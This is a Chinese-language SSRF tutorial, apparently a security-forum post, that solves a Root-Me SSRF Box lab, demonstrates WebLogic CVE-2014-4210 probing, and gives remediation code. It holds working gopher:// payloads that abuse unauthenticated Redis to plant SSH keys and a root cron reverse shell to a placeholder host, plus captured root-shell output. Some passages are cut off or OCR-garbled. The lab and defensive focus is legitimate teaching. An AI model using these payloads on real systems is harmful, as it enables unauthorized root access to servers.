
找到一个处于none的虚拟机，点击房间名，如下的ctf04




进入房间后，选择需要创建的虚拟机，选择SSRF Box，点击保存，选择start the game。



过一段时间的等待后，会显示如下信息。




访问 ctf04.root-me.org 就可以看到启动的虚拟环境了




当然，如果在创建虚拟机之前，看到其他的房间有人已经创建了SSRF Box我们也可以加入此玩家的房间，点击房间名，进入房间后点击右上角的Join the game。稍等片刻就可以加入到游戏中，根据提示访问对应的地址就可以开始测试啦。

访问地址后可以看到页面显示一个输入框，需要输入url参数，开始抓包。




尝试在页面输入百度地址后，页面会把百度首页加载进此页面中。

读取系统文件：



使用burp的Intruder模块，来探测开放的服务端口，开放则显示OK，不开放则显示Connection refused。



探测可知内网开放了6379端口redis服务，尝试利用SSRF对redis执行未授权漏洞，此处简单科普一下redis漏洞影响。

详细内容可以查看文章：https://www.freebuf.com/vuls/162035.html

Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空）的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。

因此，此漏洞在没有配置密码的情况下可以利用SSRF来绕过绑定在本地的限制，从而实现在外网攻击内网应用。

1）利用redis来写ssh密钥

此处利用ssh生成一对公私钥，生成的默认文件为id_rsa.pub和id_rsa。把id_rsa.pub上传至服务器即可。我们利用redis把目录设置为ssh目录下：

根据网上写密钥有两种协议可以使用，一种是dict，一种是gopher。测试使用dict协议写不成功，写入后不能连接，此处使用gopher写密钥。

使用的payload为：

```
gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$401%0d%0a%0a%0assh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Xn
```

payload 解码为：


```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$401
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Xn7uoTwU RX1gYTBrmZlNwU2KUBICuxflTtFwfbZM3wAy/FmZmtpCf2UvZFb/MfC1i......2pyARF0YjMmjMe
```

```
*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*1
$4
save
*1
$4
quit
```

payload由joychou的反弹shell修改而来，主要就是替换了写入文件的位置和文件内容。然后修改文件的长度。

然后尝试登陆，输入创建密钥的密码后，登陆成功。



2）利用redis写定时任务来反弹shell

既然提到反弹shell，就需要利用一台外网主机。此处使用了nc做端口监听。

使用payload为以下：

```
gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$61%0d%0a%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/x.x.x.x/223
```

解码后的内容就是：

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$61
```

```
*/1 * * * * bash -i >& /dev/tcp/x.x.x.x/2233 0>&1
```

```
*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit
```

来自：https://joychou.org/web/phpssrf.html

其中$61为我的vps地址，也就是`%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/2333 0>&1%0a%0a%0a%0a`的字符串长度。执行后稍等片刻就可以收到反弹的shell了。同时需要写入的命令前后要加几个回车。

```
Listening on [0.0.0.0] (family 0, port 2233)

id
Connection from [212.129.29.186] port 2233 [tcp/*] accepted (family 2, sport 47862)
bash: pas de contrôle de tâche dans ce shell
[root@ssrf-box ~]#
[root@ssrf-box ~]# id
uid=0(root) gid=0(root) groupes=0(root) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@ssrf-box ~]#
```

根据前文的提示，打开/passwd文件就可以找到flag了。

```
[root@ssrf-box ~]# cat /passwd
cat /passwd
0f3715174af76b413000488b56fb8862
[root@ssrf-box ~]#
```

在网站页面上输入这一串字符，就可以结束这场SSRF之旅了。

5. CMS实战演示

5.1 漏洞环境

vulhub、weblogic、ssrf

5.2 漏洞介绍

CVE-2014-4210，weblogic的uddiexplorer.war存在安全组件漏洞，此漏洞可通过HTTP协议利用，未经身份验证的远程攻击者可利用此漏洞影响受影响组件的机密性。该
10.3.6.0


5.3 下载地址

https://github.com/vulhub/vulhub/tree/master/weblogic/ssrf

下载vulhub后，进入对应的安装目录，执行`docker-compose up -d`,会自动创建docker镜像。


构建完成后访问如下地址：

`/uddiexplorer/SearchPublicRegistries.jsp`




访问如下地址时返回，代表端口未开放：

`/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location`




```
/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location
```

响应可以看到返回404，证明端口开放：



然后可以根据遍历查看开放的端口服务，在根据开放的服务来决定是否能不能执行内网攻击。而实际中越到的SSRF大都是探测类使用，因为能正好搭配使用的情况，而且还

5.4 漏洞修复

5.4.1 删除server/lib/uddiexplorer.war下的相应jsp文件。

```
jar -xvf uddiexplorer.war
rm jsp-files
jar -cvfM uddiexplorer.war uddiexplorer/
```

5.4.2 在官方的漏洞通报上找到补丁安装

https://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html

6. 漏洞修复

6.1 限制返回信息的，例如请求文件，只返回文件是否请求成功，没有请求成功到文件统一返回错误信息。

6.2 对请求地址设置白名单，只允许请求白名单内的地址。

6.3 禁用除http和https外的协议，如：file://，gopher://，dict://等

6.4 限制请求的端口为固定服务端口，如：80，443

6.5 Java类代码修复（来自joychou）

方法调用：

```
String[] urlwhitelist = {"joychou.com", "joychou.me"};
if (!UrlSecCheck(url, urlwhitelist)) {
   return;
}
```

方法代码：

需要先添加guava库（目的是获取一级域名）

```
<dependency>
   <groupId>com.google.guava</groupId>
   <artifactId>guava</artifactId>
   <version>21.0</version>
</dependency>
```

■■■■■

```
public static Boolean UrlSecCheck(String url, String[] urlwhitelist) {
   try {
       URL u = new URL(url);
       // ■■■http■https■■■
       if (!u.getProtocol().startsWith("http") && !u.getProtocol().startsWith("https")) {
           return  false;
       }
       // ■■■■■■■■■■
       String host = u.getHost().toLowerCase();
       // ■■■■■■
       String rootDomain = InternetDomainName.from(host).topPrivateDomain().toString();

       for (String whiteurl: urlwhitelist){
           if (rootDomain.equals(whiteurl)) {
               return true;
           }
       }
       return false;

   } catch (Exception e) {
       return false;
   }
}
```

点击收藏 | 1 关注 | 1

上一篇：从某cmsV4.1.0 sql注入... 下一篇：pwn堆入门系列教程3

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板